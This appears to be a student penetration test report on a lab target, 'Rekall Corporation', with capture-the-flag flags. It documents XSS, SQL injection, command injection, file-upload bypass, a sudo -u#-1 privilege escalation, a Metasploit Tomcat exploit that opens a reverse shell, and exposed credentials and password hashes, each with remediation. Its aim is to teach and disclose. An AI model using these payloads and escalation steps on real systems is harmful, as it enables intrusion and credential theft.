
The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	totalrekall.com 192.168.14.35 Linux 192.168.13.10; 192.168.13.11; 192.168.13.12; 192.168.13.13; 192.168.13.14 Windows10 172.22.117.20 WindowsDC 172.22.117.10
Ports	21(FTP), 25(SMTP), 80 (HTTP), 110 (POP3), 135 (RPC), 8009 (TCP), 8080 (HTTP)

Exploitation Risk	Total
Critical	6
High	4
Medium	3
Low	0

Vulnerability Findings

Vulnerability 1	Findings
Title	XSS Vulnerabilities
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	The welcome page, memory-planner page, and comments pages are vulnerable to cross site scripting attacks. While input validation appears to have been attempted to prevent this from being exploited on the memory-planner, and the comments pages, after trying various workarounds, both were able to be circumvented. This could potentially lead to user login sessions being hijacked and compromised.



Images

The screenshot shows a web application interface. At the top is a red header bar with the Rekall Corporation logo (a stylized 'R' inside a circle) and the text "REKALL CORPORATION". Below the header is a dark grey main content area. In the center of the main area, there is a large white text box containing the message "comments on our website!". Below this, another white text box contains the message "CONGRATS, FLAG 3 is sd7fk1nctx". At the bottom of the main content area is a red footer bar. On the left side of the footer bar is a "Submit" button. To its right are three checkboxes labeled "Add:", "Show all:", and "Delete:". Next to the "Delete:" checkbox is a green message: "Your entry was added to our blog!".

Affected Hosts	Total Rekall Web Application
Remediation	<ul style="list-style-type: none"> Implement stricter input validation workarounds, including those that prohibit common scripting symbols such as greater than and less than.

Vulnerability 2	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web Application / Linux OS / Windows OS
Risk Rating	Critical
Description	<p>On the web application, the HTTP response header of the About Rekall page includes sensitive information that can be viewed when using a proxy and intercepting the request/response details. Additionally, the HTML coding on the Login page includes the username and password for administrative access. Information stored in these places is easy for any party to access, so it is important that sensitive/confidential data be stored elsewhere. Additionally, the robots.txt file, used to communicate with web crawlers and other web robots, is easily accessible. A threat actor could use this information to identify the location of sensitive data.</p> <p>Information in the public registration data for the domain, include the registrant name "sshuser Alice." User Alice has a password that matches their username, something threat actors are likely to use as a guess when attempting brute force attacks. Because of this, we were able to SSH into the Linux machine using Alice's login credentials. This user has escalated privileges, including access to sensitive data such as password hashes which could be decrypted in order to sign in as other users on the network.</p> <p>Similarly, a password hash associated with a Windows login was located on</p>

the Github repository for Totalrecall.

Images

The screenshot shows the Burp Suite interface with the following details:

- Network Tab:** Capturing requests up to 1MB; capturing responses up to 1MB. Logging is On.
- Request/Response Tabs:** Request and Response panes are visible. The Request pane shows a GET request to /About-Rekall.php. The Response pane shows the HTTP response headers and the HTML content of the page.
- Inspector Tab:** Shows Request Attributes, Request Cookies (2), Request Headers (9), and Response Headers (10).
- Source Code:** Below the Burp interface, the captured source code of the PHP login page is displayed. It includes a form for administrator credentials, a style block for dark mode, and a submit button.

```

100 <button type="submit" name="form" value="submit">Login</button>
101
102 </form>
103
104 Congrats, flag 7 is bcs92sjsk233
105
106
107 <span style="font-weight: 700;"></span>
108 </h1>
109 </div>
110 </section>
111 <section class="u-clearfix u-palette-2-base u-section-2" id="carousel_02cf">
112 <div class="u-clearfix u-sheet u-sheet-1">
113 <h1 class="u-text u-text-default u-text-1">
114 <center> <span style="font-weight: 900;">Admin Login</span></center>
115
116 <!DOCTYPE html>
117 <html>
118
119
120 <div id="main">
121 <p>Enter your Administrator credentials!</p>
122
123 <style>
124 input[type=text], input[type=password]{
125 background-color: black;
126 color: white;
127 }
128 button[type=submit]{
129 background-color: black;
130 color: white;
131 }
132 </style>
133
134 <form action="/Login.php" method="POST">
135
136 <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
137 <input type="text" id="login" name="login" size="20" /></p>
138
139 <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
140 <input type="password" id="password" name="password" size="20" /></p>
141
142 <button type="submit" name="form" value="submit" background-color="black">Login</button>
143
144 </form>
145
146 <br />
147 <font color="red">Invalid credentials!</font>
148
149 </div>

```

```
Queried whois.nic.xyz with "totalrecall.xyz"...
Domain Name: TOTALREKALL.XYZ
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com/
Updated Date: 2023-08-31T16:55:47.0Z
Creation Date: 2022-02-02T19:16:16.0Z
Registry Expiry Date: 2024-02-02T23:59:59.0Z
Registrar: Go Daddy, LLC
Registrar IANA ID: 146
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registrant Organization:
Registrant State/Province: Georgia
Registrant Country: US
Registrant Email: Please query the RDDS service of the Registrar of Record identified in this
Admin Email: Please query the RDDS service of the Registrar of Record identified in this
Tech Email: Please query the RDDS service of the Registrar of Record identified in this
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
Billing Email: Please query the RDDS service of the Registrar of Record identified in this
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4805058800
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2024-01-17T01:16:19.0Z <<
```

Queried whois.godaddy.com with "totalrecall.xyz"...

```
Domain Name: totalrecall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com/
Updated Date: 2023-02-03T14:04:18Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
= = =
```

```
Shell No.1
File Actions Edit View Help
100444/r--r--r-- 800 fil 2022-02-28 10:40:30 -0500 sudoers
040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:22 -0500 sudoers.d 2011-11-06 average no Address Reader UDP Memory Corruptin
100644/rw-r--r-- 2084 fil 2013-03-31 22:25:31 -0400 sysctl.conf
040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:11 -0500 sysctl.d 2014-06-13 good no Address Reader for Android softwares
040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:24 -0500 systemd
040755/rwxr-xr-x 4096 dir 2019-12-17 10:00:08 -0500 terminfo 2009-09-23 excellent no Address RobHelp server & Registry
100644/rw-r--r-- 8 fil 2019-12-17 10:00:50 -0500 timezone
040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:24 -0500 ubuntu-advantage 2016-10-31 normal no Address Shockwave Flash Memory Corru
100644/rw-r--r-- 1260 fil 2013-06-30 21:01:00 -0400 ucf.conf
040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:12 -0500 udev 2009-10-13 good no Address UDP CLOUDPProgressiveMisbeha
040755/rwxr-xr-x 4096 dir 2019-02-28 10:40:02 -0500 ufw
040755/rwxr-xr-x 4096 dir 2019-12-17 10:00:39 -0500 update-motd.d 2019-10-13 good no Address UDP CLOUDPProgressiveMisbeha
040755/rwxr-xr-x 4096 fil 2019-12-17 10:00:45 -0500 userstart-xsessions
040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:22 -0500 vim 2009-07-06 good no Address util.printf() Buffer Overfl
100644/rw-r--r-- 158 fil 2014-01-29 08:39:45 -0500 vtrgb
100644/rw-r--r-- 4812 fil 2019-04-08 18:55:26 -0400 wgetrc 2008-07-06 good no Address util.printf() Buffer Overfl
040755/rwxr-xr-x 4096 dir 2022-02-28 10:40:03 -0500 xml 2013-05-14 good yes AddressCollabSync Buffer Overflow &
meterpreter > cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/sbin/nologin
sys:x:3:3:sys:/dev:/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/sbin/nologin
man:x:6:12:man:/var/cache/man:/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
www:x:34:34:www:/var/www:/usr/sbin/nologin
list:x:38:38:MailList Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuidid:x:100:101::/var/lib/libuidid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
meterpreter > [REDACTED]
```

	<pre> File Actions Edit View Help root@kali: ~ find: './proc/22/fdinfo': Permission denied find: './proc/23/ns': Permission denied find: './proc/3/task/33/fd': Permission denied find: './proc/33/task/33/fdinfo': Permission denied find: './proc/33/task/33/ns': Permission denied find: './proc/33/fd': Permission denied find: './proc/33/map_files': Permission denied find: './proc/33/ns': Permission denied find: './var/lib/apt/lists/partial': Permission denied find: './var/cache/ldconfig': Permission denied find: './var/cache/apt/archives/partial': Permission denied find: './run/sudo': Permission denied \$ sudo find -type f -name *flag* [sudo] password for alice: Sorry, user alice is not allowed to execute '/usr/bin/find -type f -name *flag*' as root on d290e0054ffd. \$ sudo -u-1 sudo: unknown user: -1 sudo: unable to initialize policy plugin \$ sudo -u29496295 sudo: unknown user: 4294967295 sudo: unable to initialize policy plugin \$ sudo -u#-1 id -u 0 \$ whoami alice \$ sudo -u#-1 find -type f -name *flag* ./root/flag12.txt ./sys/devices/platform/serial8250/tty/ttys2/Flags ./sys/devices/platform/serial8250/tty/ttys0/Flags ./sys/devices/platform/serial8250/tty/ttys1/Flags ./sys/devices/virtual/net/lo/flags ./sys/devices/virtual/net/eth0/flags ./sys/module/scsi_mod/parameters/default_dev_flags ./proc/sys/kernel/acpi_video_flags ./proc/sys/kernel/sched_domain/cpu0/domain0/Flags ./proc/sys/kernel/sched_domain/cpu1/domain0/Flags ./proc/kpageflags \$ sudo -u#-1 cat /root/flag12.txt d7sdfksdf384 \$ </pre>
	<p>Product Solutions Open Source Pricing</p> <p>totalrecall / site Public</p> <p>Code Issues Pull requests 1 Actions Projects Security Insights</p> <p>main site / xampp.users</p> <p>totalrecall Added site backup files</p> <p>Code Blame 1 lines (1 loc) · 46 Bytes</p> <pre>1 trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3Gk54oUC0</pre>
Remediation	<ul style="list-style-type: none"> Audit information stored in HTML files and sent in response to HTTP



	<p>requests to remove any unnecessary information which could be used to infiltrate other areas of the network and/or server.</p> <ul style="list-style-type: none"> • Store all login information in secure password managers that utilize encryption. • Secure access to robots.txt file. • Clear sensitive data from Github repository.
--	---

Vulnerability 3	Findings
Title	LFI (Local File Inclusion) Vulnerability
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	<p>On the memory-planner page, where users are prompted to upload image files, it is possible to upload .php files which can be used to execute commands on the host machine. While there is a mitigation in place for the location photo upload, limiting file types uploaded to .jpg image files, it was possible to get around this limitation by changing the file name of the php file to script.php.jpg.</p>
Images	<p>Please upload an image:</p> <div style="display: flex; align-items: center;"> <input type="button" value="Browse..."/> No file selected. </div> <p><input type="button" value="Upload Your File!"/></p> <p>Your image has been uploaded here.Congrats, flag 5 is mmssdi73g</p>

The screenshot shows a web application interface for Rekall Corporation. At the top left is a logo consisting of a stylized 'R' inside a circle. To its right, the text "REKALL CORPORATION" is displayed. A navigation bar at the top right includes links for "Home", "About Rekall", "Welcome", "VR Planner", and "Login". Below the header, there is a decorative banner featuring three circular images of snowy mountain landscapes. The main content area has a black background with the text "Choose your location by uploading a picture" in white. Below this, there is a form for file upload with the placeholder "Please upload an image:" and a "Choose File" button. A message "No file chosen" is shown next to the button. A "Upload Your File!" button is located below the input field. At the bottom of the form, a success message reads "Your image has been uploaded here. Congrats, flag 6 is ld8skd62hdd".

Affected Hosts	Total Rekall Web Application
Remediation	<ul style="list-style-type: none"> Implement stronger input validation criteria including validation of the filetype separate from validation of the file extension.

Vulnerability 4	Findings
Title	SQL Injection Vulnerability
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	On the login page, the password field can be exploited to auto login using an entry that includes an always true statement, so if a threat actor knows a username, they can sign in regardless of whether or not they know the password. In the example below, user we were able to log in as 'admin' using the following in the password field: 1' OR '1' = '1

Images	<p>User Login</p> <p>Please login with your user credentials!</p> <p>Login:</p>  <p>Password:</p>  <p>Login</p> <p>Congrats, flag 7 is bcs92sjsk233</p>
Affected Hosts	Total Rekall Web Application
Remediation	<ul style="list-style-type: none"> Implement input validation limiting the types of characters allowed, specifically excluding those commonly used in SQL injection attacks such as the equals sign. Implement server side input validation that checks for malicious code and removes it from the query.

Vulnerability 5	Findings
Title	Command Injection Vulnerability
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	After accessing the network page once administrative access was gained, code command was used in the DNS check and MX record check to return info on .txt files stored on the server.

Images



REKALL CORPORATION

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

DNS Check

example.com; cat vendors.txt [Lookup](#)

Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:
Name: www.example.com Address: 93.184.216.34 SIEM: splunk Firewalls:
barracuda CLOUD: aws Load balancers: F5

Congrats, flag 10 is ksdnd99dkas



REKALL CORPORATION

Welcome to Rekall Admin Networking Tools

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

DNS Check

www.example.com [Lookup](#)



MX Record Checker

example.com | cat vendors.txt [Check your MX](#)

SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5

Congrats, flag 11 is opshdkasy78s


Affected Hosts	Total Rekall Web Application
Remediation	<ul style="list-style-type: none"> Implement input validation limiting the types of characters allowed, specifically excluding those commonly used in command injection attacks such as the greater than and less than signs, semi-colon, and pipe. Implement server side input validation that checks for malicious code and removes it from the query.


Vulnerability 6	Findings
Title	PHP Injection vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	<p>On the souvenirs page, we were able to exploit the URL with ".../souvenirs.php?message=CALLUSNOW" to include other commands including viewing other, sensitive files on the server.</p> 
Images	

Affected Hosts	Total Rekall Web Application
Remediation	<ul style="list-style-type: none"> Consider storing sensitive files on a separate server that cannot be easily accessed through manipulation of the URL. Implement use of a PHP security linter

Vulnerability 7	Findings
Title	Apache Tomcat JSP Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	The machine running Apache Jserv and Apache Tomcat is vulnerable to a known exploit of TCP. Using the established exploit, we were able to sign in and open a shell on this machine which ultimately was used to access the root directory, where sensitive/privileged information is stored.
Images	<pre> File Actions Edit View Help Interact with a module by name or search term/index. If a module name is not found, it will be treated as a search term. An index from the previous search results can be selected if desired. Examples: use exploit/windows/smb/ms17_010_eternalblue use eternalblue use <name>/index> search eternalblue use <name>/index> msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run [*] Started reverse TCP handler on 172.27.195.245:4444 [*] Uploading payload... [*] Payload executed! [*] Command shell session 1 opened (172.27.195.245:4444 -> 192.168.13.10:51122) at 2024-01-17 21:47:08 -0500 # /usr/local/tomcat cd ../.. pwd /usr cd .. find -type f -name *flag* # find performance. Please report any incorrect results at https://nmap.org/submit/ # scanned in 10.77 seconds ./root/.flag7.txt ./sys/devices/platform/serial8250/tty/ttyS2/flags ./sys/devices/platform/serial8250/tty/ttyS0/flags ./sys/devices/platform/serial8250/tty/ttyS3/flags ./sys/devices/platform/serial8250/tty/ttyS1/flags ./sys/devices/virtual/net/lo/flags ./sys/devices/virtual/net/eth0/flags ./sys/module/scsi_mod/parameters/default_dev_flags ./proc/sys/kernel/acpi_video.flags ./proc/sys/kernel/sched_domain/cpu0/domain0/flags ./proc/sys/kernel/sched_domain/cpu1/domain0/flags ./proc/acpi/kbd/flags cat ./root/.flag7.txt 8k6sbhss # </pre>
Affected Hosts	192.168.13.10
Remediation	<ul style="list-style-type: none"> Keep up to date on any patches available from the vendor or upgrade to newer versions if available.

Vulnerability 8	Findings
Title	Shock Exploit Vulnerability (CVE-2014-6271)
Type (Web app / Linux OS / Windows OS)	Linux OS

Risk Rating	High
Description	Bash can be exploited because of an improper parsing function in this version. This lets attackers execute commands on the machine with this vulnerability, ultimately allowing for root access to the sudo privileges file. This could be used to alter permissions of users, including potential malicious added users that could be used to later enact attacks on the system. Root access also allows for the threat actor to access sensitive files such as passwd and shadow which can be used to compromise existing users on the network.
